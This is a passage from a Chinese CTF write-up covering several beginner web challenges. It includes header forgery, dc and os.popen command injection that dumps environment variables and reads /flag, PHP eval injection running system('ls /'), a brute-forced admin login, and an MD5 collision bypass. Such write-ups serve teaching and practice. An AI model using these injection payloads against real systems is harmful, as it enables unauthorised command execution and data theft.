
搜索/fl14.php





拿到第二段

28.[Week 1] hello_http



将UA改为x1cBrowser 发现要求

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 8.130.84.100:50002
3 User-Agent : xlcBrowser
4 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language :
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding : gzip, deflate
7 Connection : close
8 Upgrade-Insecure-Requests : 1
9 Priority : u=0, i
10
11
```

Search... 0 matches

Response

Pretty Raw Hex Render

你知道http协议吗?

你知道怎么修改请求包吗?

0xgam
请用GET方式传递hello=world

继续按要求 GET改为POST

Pretty Raw Hex

```
POST /?hello=world HTTP/1.1
Host: 8.130.84.100:50002
User-Agent: xlcBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

&web=security
```

Search... 0 m


Response

Pretty Raw Hex Render

你知道http协议吗?

你知道怎么修改请求包吗?

0xgame{1cd6a904-725f-11ef
请设置cookie flag=secret



Response

Pretty Raw Hex Render

你知道http协议吗?

你知道怎么修改请求包吗?

0xgame{1cd6a904-725f-11ef-aafb-d4d8
请从http://localhost:8080/访问

加上Referer后

你知道http协议吗?

你知道怎么修改请求包吗?

0xgame{1cd6a904-725f-11ef-aafb-d4d8533ec
请从127.0.0.1访问

按要求加上XFF

Request

Pretty Raw Hex

```
1 POST /?hello=world HTTP/1.1
2 Host : 8.130.84.100:50002
3 User-Agent : xlcBrowser
4 Referer : http://localhost:8080/
5 X-Forwarded-For : 127.0.0.1
6 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language :
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding : gzip, deflate
9 Upgrade-Insecure-Requests : 1
10 Priority : u=0, i
11 Content-Type : application/x-www-form-urlencoded
12 Content-Length : 13
13 Cookie : flag=secret
14
```

Search... 0 m

Response

Pretty Raw Hex Render

你知道http协议吗?

你知道怎么修改请求包吗?

0xgame{1cd6a904-725f-11ef-aafb-d4d8533ec05c}

看来你知道http协议了


拿到完整flag

29.[Week 1] ez_sql

发现order by 6时报错 有6个

30.[Week 1] ez_rce

查看源代码




```python
from flask import Flask, request
import subprocess

app = Flask(__name__)


@app.route("/")
def index():
    return open(__file__).read()


@app.route("/calc", methods=['POST'])
def calculator():
    expression = request.form.get('expression') or "114 1000 * 514 + p"
    result = subprocess.run(["dc", "-e", expression], capture_output=True, text=True)
    return result.stdout


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)

```

利用calc路由的calculator函数

dc指令本身支持部分指令，进行命令拼接，在系统命令前面加`!`即可执行。

env命令查看环境变量, export set 命令也可以查看环境变量

Request

Pretty Raw Hex

```
1 POST /calc HTTP/1.1
2 Host: 47.76.152.109:60081
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 20
12
13 expression=!export ;
```

Search... 0 matches


Response

Pretty Raw Hex Render


```
3 Date: Tue, 22 Oct 2024 13:07:29 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 358
6 Connection: close
7
8 export GPG_KEY='E3FF2839C048B25C084DEBE9B26995E310250568'
9 export HOME='/root'
10 export HOSTNAME='e52524af92eb'
11 export LANG='C.UTF-8'
12 export
  PATH='/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
  in:/sbin:/bin'
13 export PWD='/app'
14 export PYTHON_VERSION='3.9.20'
15 export WERKZEUG_SERVER_FD='3'
16 export flag='0xGame{Do_You_Know_gtfobins?Try_To_Use_It!}'
17
```

31.[Week 1] ez_login


直接bp爆破



比较简单 猜测账号是admin 运气比较好 密码是admin123 拿到flag



32.[Week1] 单身十八年的手速




不想点 查看源代码

```
    <body>
        <button id="myButton">Click me!点击次数达到520下即可获得flag</button>
        <p>You clicked on the button <span id="clickCount">0</span> times</p>
        <script src="./game.js">
        </script>
    </body>
</html>
```

查看/game.js

发现time>0x208就是520的16 进制 base64解码后面的语句拿到flag

33.[Week1] 1zflask



贴一个robots协议链接https://cloud.baidu.com/article/3159771

打开robots.txt



```
User-agent: *
Disallow: /s3recttt
```

打开源代码 把disallow改为allow 在打开/s3recttt 发现源代码文件

app.py


```python
import os
import flask
from flask import Flask, request, send_from_directory, send_file

app = Flask(__name__)

@app.route('/api')
def api():
    cmd = request.args.get('SSHCTFF', 'ls /')
    result = os.popen(cmd).read()
    return result

@app.route('/robots.txt')
def static_from_root():
    return send_from_directory(app.static_folder,'robots.txt')

@app.route('/s3recttt')
def get_source():
    file_path = "app.py"
    return send_file(file_path, as_attachment=True)

if __name__ == '__main__':
    app.run(debug=True)
```

打开api路由




app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

找到flag 用sshctff调用cat找出flag




app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var




SHCTF{5e124e0e-ad35-4984-b18d-af55a771c76e}

34.[Week1] 蛐蛐?蛐蛐!




查看源代码 查看source.txt（`strrev`函数的作用是将字符串中的字符顺序颠倒。）

（函数strncmp(const char *str1, const char *str2, size_t n)** 把 **str1** 和 **str2** 进行比较，最多比较前 **n** 个字符）可以在114514后加字母或者分好就能绕过if语句



点击请求



呜呜呜fault还是要出题

Pretty Raw Hex

```
1 POST /check.php ?ququ=114514a HTTP/1.1
2 Host: 210.44.150.15:22209
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://210.44.150.15:22209/check.php?ququ=114514
8 Connection: close
9 Cookie: td_cookie=617746555
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 13
14
15 &ququ=ququk1;
```

Search... 0 matches

Response

Pretty Raw Hex Render

Warning: Use of undefined constant ququk1 - assumed 'ququk1' (this will throw an Error in a future version of PHP) in **/var/www/html/check.php(6) : eval()'d code** on line **1**

蛐蛐成功第一步!

Request

Pretty Raw Hex

```
1 POST /check.php?ququ=114514 HTTP/1.1
2 Host : 210.44.150.15:22209
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language :
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding : gzip, deflate
7 Referer : http://210.44.150.15:22209/check.php?ququ=114514
8 Connection : close
9 Cookie : td_cookie =617746555
10 Upgrade-Insecure-Requests : 1
11 Priority : u=0, i
12 Content-Type : application/x-www-form-urlencoded
13 Content-Length : 33
14
15 &ququ =ququk1;
16  system('ls /');
17
```


Search... 0 matches

Response

Pretty Raw Hex Render

Warning: Use of undefined constant ququk1 - assumed 'ququk1' (this will throw an Error in a future version of PHP) in **/var/www/html/check.php(6) : eval()'d code** on line **1**

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var 蛐蛐成功第一步!



35.[Week1] MD5 Master

```php
<?php
highlight_file(__file__);

$master = "MD5 master!";

if(isset($_POST["master1"]) && isset($_POST["master2"])){
        if($master.$_POST["master1"] !== $master.$_POST["master2"] && md5($master.
$_POST["master1"]) === md5($master.$_POST["master2"])){
                echo $master . "<br>";
                echo file_get_contents('/flag');
        }
}
else{
        die("master? <br>");
}
```

MD5强碰撞，指定了前缀为 MD5 master!

用 fastcoll 生成两个前缀为 `MD5 master!` 且md5一样的文件。

写个php代码 把16进制转换为arscii码并url编码

<?php


$a=' ';

$b=' ';

